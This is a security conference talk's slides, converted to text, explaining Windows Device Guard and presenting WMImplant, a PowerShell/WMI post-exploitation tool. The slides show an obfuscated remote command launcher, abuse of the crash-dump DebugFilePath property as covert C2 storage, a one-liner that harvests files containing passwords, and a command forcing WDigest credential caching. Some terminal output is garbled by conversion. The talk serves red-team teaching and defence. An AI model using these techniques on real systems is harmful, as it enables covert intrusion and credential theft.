# **Agentless**Post-Exploitation on Device Guarded Systems








# **WHOAMI**

- Sys Admin Turned Red Teamer for Mandiant
- Open Source Software Developer
  - Veil-Framework
  - WMImplant :)
  - ...and others



# What is this talk about?

- Device Guard What is it?
- WMImplant How it works
- Post-Exploitation with WMImplant
- Questions





# **Device Guard**

What is it?


Device Guard is the previously unnamed feature we blogged about that gives organizations the ability to lock down devices in a way that provides advanced malware protection against new and unknown malware variants as well as Advanced Persistent Threats (APT's).

### **Device Guard - What is it?**

- Device Guard is a defensive technology built into Windows 10 and Server 2016
  - Free
  - Only Win 10+ and Server 2016+
- A shift in thinking for blocking malicious applications
  - Not Let it run unless detected as bad
  - Is Block everything unless trusted
  - YOU Define what is trusted

# **Device Guard - What is it?**

- Can provide flexibility in defense you define/update the policy
  - More modern your environment, the easier
- What happens when there is a Device Guard bypass?
  - Just block it!
- Device Guard uses "code integrity" policies to define what is trusted



- Don't know where to start with Device Guard or Code Integrity policies?
- Matt Graeber is curating a baseline code integrity policy for all to use!
  - https://github.com/mattifestation/DeviceGuardBypassMitigationRules

```
<?xml version="1.0" encoding="utf-8"?>
<SiPolicy xmlns="urn:schemas-microsoft-com:sipolicy">
  <VersionEx>1.3.2.0</VersionEx>
  <PolicyTypeID>{A244370E-44C9-4C06-B551-F6016E563076}</PolicyTypeID>
  <PlatformID>{2E07F7E4-194C-4D20-B7C9-6F44A6C5A234}</PlatformID>
  <Rules>
   <!--Ignore the following rules. This CI policy should only be consumed with Get-CIPolicy.-->
   <!--See http://www.exploit-monday.com/2016/09/using-device-guard-to-mitigate-against.html for more info.-->
    <Rule>
     <Option>Enabled:Unsigned System Integrity Policy</Option>
    </Rule>
    <Rule>
     <Option>Enabled:Audit Mode</Option>
    </Rule>
    <Rule>
     <Option>Enabled:Advanced Boot Options Menu</Option>
    </Rule>
    <Rule>
     <Option>Required:Enforce Store Applications</Option>
    </Rule>
    <Rule>
     <Option>Enabled:UMCI</Option>
   </Rule>
  </Rules>
  <!--EKUS-->
 <EKUs />
 <!--File Rules-->
  <FileRules>
   <FileAttrib ID="ID_FILEATTRIB_F_1" FriendlyName="cdb.exe" FileName="CDB.Exe" MinimumFileVersion="999.999.999" />
    <FileAttrib ID="ID FILEATTRIB F 2" FriendlyName="kd.exe" FileName="kd.exe" MinimumFileVersion="999.999.999.999" />
    <FileAttrib ID="ID FILEATTRIB F 3" FriendlyName="windbg.exe" FileName="windbg.exe" MinimumFileVersion="999.999.999" />
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    <FileAttrib ID="ID FILEATTRIB F 5" FriendlyName="csi.exe" FileName="csi.exe" MinimumFileVersion="999.999.999.999" />
    <FileAttrib ID="ID FILEATTRIB F 6" FriendlyName="dnx.exe" FileName="dnx.exe" MinimumFileVersion="999.999.999" />
    <FileAttrib ID="ID FILEATTRIB F 7" FriendlyName="rcsi.exe" FileName="rcsi.exe" MinimumFileVersion="999.999.999.999" />
    <FileAttrib ID="ID FILEATTRIB F 8" FriendlyName="ntsd.exe" FileName="ntsd.exe" MinimumFileVersion="999.999.999.999" />
  </FileRules>
```

```
<Signers>
 <Signer ID="ID SIGNER F 1" Name="Microsoft Code Signing PCA">
   <CertRoot Type="TBS" Value="27543A3F7612DE2261C7228321722402F63A07DE" />
   <CertPublisher Value="Microsoft Corporation" />
   <FileAttribRef RuleID="ID FILEATTRIB F 1" />
   <FileAttribRef RuleID="ID FILEATTRIB F 2" />
   <FileAttribRef RuleID="ID FILEATTRIB F 3" />
   <FileAttribRef RuleID="ID FILEATTRIB F 4" />
   <FileAttribRef RuleID="ID FILEATTRIB F 7" />
   <FileAttribRef RuleID="ID_FILEATTRIB_F_8" />
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   <CertPublisher Value="Microsoft Corporation" />
   <FileAttribRef RuleID="ID FILEATTRIB F 1" />
   <FileAttribRef RuleID="ID_FILEATTRIB_F_2" />
   <FileAttribRef RuleID="ID FILEATTRIB F 3" />
   <FileAttribRef RuleID="ID FILEATTRIB F 8" />
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   <CertPublisher Value="Microsoft Windows" />
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 </Signer>
</Signers>
<!--Driver Signing Scenarios-->
<SigningScenarios>
 <SigningScenario Value="131" ID="ID SIGNINGSCENARIO DRIVERS 1" FriendlyName="Kernel-mode deny rules">
```

# **Code Integrity Policies**

- Code Integrity policies can be distributed throughout your domain
  - GPO
  - SCCM
- Code Integrity policies are largely based on digital signatures
- Unsigned applications require catalog files which are tied into code integrity policies

# **Code Integrity Policies**

- Catalog files downside any update requires an update to your catalog files
  - Just use digital signatures :)
- Your code integrity policies should also be signed - don't let an attacker modify trust
- Code integrity policies are just XML code, eventually converted to a binary format
  - Distribute the binary format

# Create a policy


- The easiest way to create a code integrity policy is with PowerShell
- Carlos Perez and Matt Graeber have walkthrough for creating your own code integrity policy
  - https://gist.github.com/darkoperator/7d5b85354c0343c7554e
  - http://www.exploit-monday.com/2016/09/introduction-to-windows-device-guard.html

# Create a policy - In a nutshell

- The easiest way is to use the New-CIPolicy PowerShell cmdlet
- You specify the granularity of the file rule levels along with this cmdlet
  - File Hash
  - File Name
  - Publisher
  - FilePublisher
  - o etc.

# Create a policy - In a nutshell

- After the policy is generated, you convert the XML output to binary with ConvertFrom-CIPolicy
- Generally, deploy in audit mode first
  - Non-blocking
  - Generates event log events
- Deploy this in audit mode, and let Windows generate data for you




### Create a policy - In a nutshell

- After enough data has been generated, review the Device Guard event logs
- Determine if any rule modifications are needed to your code integrity policy
- Deploy in enforcement mode
  - This is when it gets real :)



# **Code Integrity Pro-Tips**

- Start on fixed functionality systems
  - Web Servers
  - Database Servers
  - POS Systems
- Minimal code integrity policy changes
- After seeing immediate results, look to user environments







# **PowerShell**

and Device Guard



- Device Guard auto-enrolls PowerShell into Constrained Language mode
  - Originally developed for use on Windows RT
  - Pure PowerShell functionality is allowed, but datatypes are whitelisted
  - Net methods are only allowed on whitelisted datatypes







# **Attacking Device Guard**

**Best Approaches** 

# **Constrained Language Mode**

- How can you attack a Device Guard protected system?
- Develop a bypass!
  - Most people will trust Microsoft signed binaries!
  - Abuse existing applications!
  - This also takes R&D time
  - Effective at first, but could be blocked via an updated code integrity policy

# **Constrained Language Mode**

- Another option live off the land!
- Why not operate within the constraints of Device Guard?
- Attackers can make assumptions about what would be allowed
  - PowerShell
  - WMI
- Let's repurpose these :)

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Command >: command_exec
What system are you targeting? >: 172.16.60.177
Please provide the command you'd like to run >: ipconfig /all

Here's what just happened:
Random env var NAME :: ClzJ7
Env var VALUE :: $output = (ipconfig /all | Out-String).Trim(); $EncodedText = [Int[]][Char[]]$output -Join ','; $
a = Get-WmiObject -Class Win32_OSRecoveryConfiguration; $a.DebugFilePath = $EncodedText; $a.Put()
PS cmdline launcher :: powershell Inv`oke-Ex`pression $env:ClzJ7
```



What is it?

# **WMImplant**

- Developed in PowerShell
- Exclusively leverages WMI
  - Means to trigger actions
  - Encoding
  - Data storage :)
- Menu and commands are designed to be similar to Meterpreter
- WMImplant translates all commands to their WMI equivalent transparently

### ─ What's WMI

- WMI == Windows Management
   Instrumentation
- Installed and enabled by default on Windows since Windows 2000
- Enables admins to query local and remote systems for diagnostic and administrative purposes



# **WMImplant & Device Guard**

- WMImplant was designed to work against Device Guarded system
- PowerShell Constrained Language Mode?
  - WMImplant is 100% compliant with it

```
PS C:\Users\flynn\Desktop>
PS C:\Users\flynn\Desktop>
PS C:\Users\flynn\Desktop> $host.runspace.LanguageMode
ConstrainedLanguage
PS C:\Users\flynn\Desktop> __
```

# ── WMImplant & Device Guard

- Post-Exploitation requires data encoding and storage
  - Upload/Download files
  - Modify/Store binary data
- This needs to be solved

# **Data Encoding**

- Easiest data encoding method?
- Base64!
  - [Convert]::ToBase64String()
- This resulted in a problem...

```
PS C:\Users\flynn\Desktop> [Convert]::ToBase64String('thisisatest')

Cannot invoke method. Method invocation is supported only on core types in this language mode.

At line:1 char:1
+ [Convert]::ToBase64String('thisisatest')
+ CONVERTED ON ONE OF THE PROPERTY OF THE PRO
```


# Data Encoding

- Daniel Bohannon to the rescue!
- \$encode = [Int[]][char[]]\$input -Join ','
  - Array of char -> array of int -> CSV
  - Slight mod required for binary data, but it works!
- \$decoded = [char[]][int[]]\$encode.Split(',') -Join "



# **Data Storage**

- Encoding == Solved
- Storage?
- Original WMImplant used the registry
  - Easily modifiable
- But... a lot of tools can detect this
- It's also easily parsable





- Matt Dunwoody brought up APT 29
  - Leveraged custom WMI classes and properties
- Matt Graeber already wrote code to do this!

### Figure 8:

Sample WMI class creation PowerShell code

```
$StaticClass=New-ObjectManagement.ManagementClass('root\
cimv2',$null,$null)
$StaticClass.Name ='Win32_EvilClass'
$StaticClass.Put()
$StaticClass.Properties.Add('EvilProperty',"This is not the malware
you're looking for")
$StaticClass.Put()
```

# Data Storage

• This introduced another problem...

```
PS C:\Users\flynn\Desktop> $StaticClass = New-Object Management.ManagementClass('root\cimv2', $null, $null)
PS C:\Users\flynn\Desktop> $StaticClass.Name = 'Win32 EvilClass'
PS C:\Users\flynn\Desktop> $StaticClass.Put()
              : \\.\root\cimv2:Win32 EvilClass
Path
RelativePath : Win32 EvilClass
Server
NamespacePath : root\cimv2
ClassName : Win32 EvilClass
IsClass
               : True
IsInstance
               : False
IsSingleton
             : False
PS C:\Users\flynn\Desktop> $StaticClass.Properties.Add('EvilProperty', 'This is not the malware you are looking for')
      CategoryInfo : InvalidOperation: (:) [], RuntimeException FullyQualifiedErrorId : MethodInvocationNotSupportedInConstrainedLanguage
```

# **Data Storage**

- Strange problem
  - Custom class creation is allowed
  - Property creation is not
  - Not what I expected
- WMI for C2 is likely not an option...
- Unless...

- Sticking with the "repurposing" theme...
- What if I can leverage an existing WMI property?
- A couple requirements
  - String datatype
  - No length limitations
  - Modifiable in Constrained Language mode
  - Won't blue screen the box

- Modified an existing script to do just that
  - https://gist.github.com/ChrisTruncer/f3fe3f04b9fdd1310507363f8bdad8be
- Limited results
- Fixed data length issues
- "Generic Failure" messages



- And then there was one
  - Win32\_OSRecoveryConfiguration
- Class used for Windows Crash Dumps
  - Location of dump
  - Type of information collected

```
PS C:\Users\flynn\Desktop>
PS C:\Users\flynn\Desktop> Get-WMIObject -Class Win32_OSRecoveryConfiguration

DebugFilePath Name SettingID
-------
%SystemRoot%\MEMORY.DMP Microsoft Windows 10 Enterprise|C:\WINDOWS|\Device\Harddisk0\Partition2

PS C:\Users\flynn\Desktop> ____
```

- DebugFilePath property
  - The location Windows stores a crash dump
  - String
  - Writable

```
PS C:\Users\flynn\Desktop>
PS C:\Users\flynn\Desktop> Get-WMIObject -Class Win32_OSRecoveryConfiguration

DebugFilePath SettingID SystemRoot%\MEMORY.DMP Variable Var
```

- Does not look usable
- It's a file path
- Likely limited in length
- Path may be validated

That's what it looks like...

```
PS C:\Users\flynn\Desktop> $host.runspace.languagemode
ConstrainedLanguage
PS C:\Users\flynn\Desktop> $a = Get-WMIObject -Class Win32 OSRecoveryConfiguration
PS C:\Users\flynn\Desktop> $a.DebugFilePath = 'All your base are belong to us'
PS C:\Users\flynn\Desktop> $a.Put()
Path
              : \\localhost\root\cimv2:Win32_OSRecoveryConfiguration.Name="Microsoft Windows 10
                Enterprise | C:\\WINDOWS | \\Device \\ Harddisk0 \\ Partition 2"
              : Win32 OSRecoveryConfiguration.Name="Microsoft Windows 10
RelativePath
                Enterprise | C:\\WINDOWS | \\Device\\Harddisk0\\Partition2"
              : localhost
Server
NamespacePath : root\cimv2
              : Win32 OSRecoveryConfiguration
ClassName
IsClass
              : False
IsInstance
              : True
IsSingleton
              : False
PS C:\Users\flynn\Desktop> $b = Get-WMIObject -Class Win32 OSRecoveryConfiguration
PS C:\Users\flynn\Desktop> $b
DebugFilePath
                                                                                                        SettingID
                                ame
                                icrosoft Windows 10 Enterprise C:\WINDOWS \Device\Harddisk0\Partition2
All your base are belong to us
```

- Excellent!
- Validates that we can write arbitrary strings to the DebugFilePath property
- This supports the encoder
- What about length?

```
PS C:\Users\flynn\Desktop> $b = Get-WMIObject -Class Win32 OSRecoveryConfiguration
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DebugFilePath
                                  Name
                                                                                                                   SettingID
All your base are belong to us Microsoft Windows 10 Enterprise|C:\WINDOWS|\Device\Harddisk0\Partition2
                                                                                                                sizetest Properties
PS C:\Users\flynn\Desktop> $b.DebugFilePath = 'All your base are belong to us' * 999999
PS C:\Users\flynn\Desktop> $b.Put()
                                                                                                                     Security Details Previous Version
               : \\localhost\root\cimv2:Win32 OSRecoveryConfiguration.Name="Microsoft Windows 10
Path
                                                                                                                          sizetest
                  Enterprise | C:\\WINDOWS | \\Device \\ Harddisk0 \\ Partition 2"
RelativePath : Win32 OSRecoveryConfiguration.Name="Microsoft Windows 10
                  Enterprise C:\\WINDOWS | \\Device \\ Harddisk 0 \\ Partition 2"
                                                                                                               Type of file:
                                                                                                                          Text Document (.txt)
Server
                : localhost
                                                                                                                            Notepad
                                                                                                               Opens with:
NamespacePath : root\cimv2
               : Win32 OSRecoveryConfiguration
ClassName
IsClass
               : False
                                                                                                                          C:\Users
                                                                                                                                   Desktop
                                                                                                                Location:
IsInstance
               : True
                                                                                                                         57.2 MB (59,999,946 bytes)
                                                                                                               Size:
IsSingleton
               : False
                                                                                                               Size on disk:
                                                                                                                         57.2 MB (60,002,304 bytes)
                                                                                                                          Today, December 8, 2016, 9
                                                                                                               Created:
PS C:\Users\flynn\Desktop> $b.DebugFilePath | Out-File C:\Users\flynn\Desktop\sizetest.txt
```

- This is everything that I need
- Writable string property
- Writable in Constrained Language mode
- Not fixed in length (over 256+ megabytes)
- Doesn't blue screen the box :)

#### **C2 Comms Outlined**

- Retrieve the remote machine's DebugFilePath property value
- Use WMI to execute a command on the remote machine
- Encode the results of the command and store in the DebugFilePath Property

#### C2 Comms Outlined - Cont.

- Query the remote system to retrieve the modified DebugFilePath property
  - Decode the value and display the results to the console
- Set the DebugFilePath property back to its original value

#### **C2 Comms Outlined**

- Most of WMImplant's commands will not require data storage
- WMImplant will parse the output to obtain the required results
- In the event data storage is required...
  - Goto -2 slides

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Post-Exploitation

#### Start with the basics

- What do we care about?
  - The users currently on a box!
- How is this done?
  - PowerView
  - Beacon/Meterpreter Compromise the box
- Another option
  - active\_users

#### Active\_Users

- Does not use WMI storage
- Pulls a list of all running processes on targeted system
- Sorts and uniques process owners

```
Command >: active_users
What system are you targeting? >: 172.16.60.183
THEGRID\flynn
Window Manager\DWM-1
```

#### What's next?

- Do you care if the user is currently active on your target?
   Might not matter
- What if you want interactive use of the system?
- Can you easily determine if the user is active?
- WMImplant can try
  - vacant\_system

#### Vacant\_System

- Pulls active processes searching for:
  - Logonui.exe logon prompt
  - \*.scr screen saver
- If not found, likely user is active on the system
- One more check...
  - Win32\_operatingsystem
- Pull "username" property from object output
  - Currently logged in user to the console
  - If present, user is active

## Vacant\_System

Command >: vacant\_system
What system are you targeting? >: 172.16.60.183
User is at present at 172.16.60.183!
THEGRID\flynn has a session on 172.16.60.183!

- Everyone has a passwords.txt file on their system..
  - o Right?
- Easy win
- WMImplant can search any drive for you!
  - Filename
  - File extension
  - Wildcards

```
Command >: search
What system are you targeting? >: 172.16.60.183
What drive do you want to search? (Ex: C:) >: C:
Do you want to search for a [file] or file [extension]? >: extension
What file extension do you want to search for? (Ex: sql) >: ps1
Compressed : False
Encrypted : False
Size
Hidden : False
Name : c:\$recycle.bin\s-1-5-21-2854634706-3425782937-103071381-1001\$i5481ey.ps1
Readable : True
        : False
System
Version
Writeable : True
Compressed : False
Encrypted : False
Size
Hidden : False
Name : c:\$recycle.bin\s-1-5-21-2854634706-3425782937-103071381-1001\$i6u7yze.ps1
Readable
          : True
System
          : False
Version
Writeable : True
```

- Function returns the object containing the results
- What if you want a copy of all the results?
  - You searched for \*passwords\*
  - \*.sql
  - o pass\*.txt
- One-liner to the rescue!

Invoke-WMImplant -Search -RemoteDrive C: -RemoteExtension ps1 -ComputerName 172.16.60.177 foreach-object { Select-String -Pattern "password" -Path \$ .Name } | foreach-object { \$\_.Path } | Sort-Object | Get-Unique | Copy-Item -Destination C:\Users\flynn\Desktop\test

- Searches for all \*.ps1 files on the system
- Searches for the string "password" in all files
- Sorts the results
- Uniques them
- Copies the uniqued results to a folder

#### Win 8 - Want Creds?

- Win 8+ does not have "UseLogonCredential" registry key set
  - This is to block the system from caching logon credentials
- Want to enable this?
- WMImplant can help!


```
Command >: enable wdigest
What system are you targeting? >: 192.168.57.138
 GENUS
 CLASS
       : PARAMETERS
 SUPERCLASS
 DYNASTY : PARAMETERS
 RELPATH
 PROPERTY COUNT: 1
 DERIVATION : {}
 SERVER
 NAMESPACE
 PATH
ReturnValue : 0
PSComputerName
```

#### **Remote PowerShell**

- WMI is usually "blind execution"
  - You don't see your output
- We can already run PowerShell
- We can already use WMI for data storage
- Why not get PowerShell script output?
- Remote\_Posh enables just that

# Remote PowerShell

```
Command >: remote_posh
What system are you targeting? >: 192.168.57.138
Please provide the full path to the local PowerShell script you'd like to run on the target >: C:\User
esktop\testdisplay.ps1
Please provide the PowerShell function you'd like to run >: test-display
Let's do this OPCDE!!!
Command >:
```



#### **Detection & Prevention**

- PowerShell namespace permissions
  - Don't allow remote access
    - Thanks Matt Graeber!
- UprootIDS Can help try to perform detection of malicious WMI activity
- VLAN your network

#### Future Work

- Observe Device Guard and whitelist bypasses in the wild
  - Add them in
- Slowly build out additional functionality via WMI
  - Shadow Copies
  - o etc.

# Thanks!

# Any questions?

#### Reach out to me!

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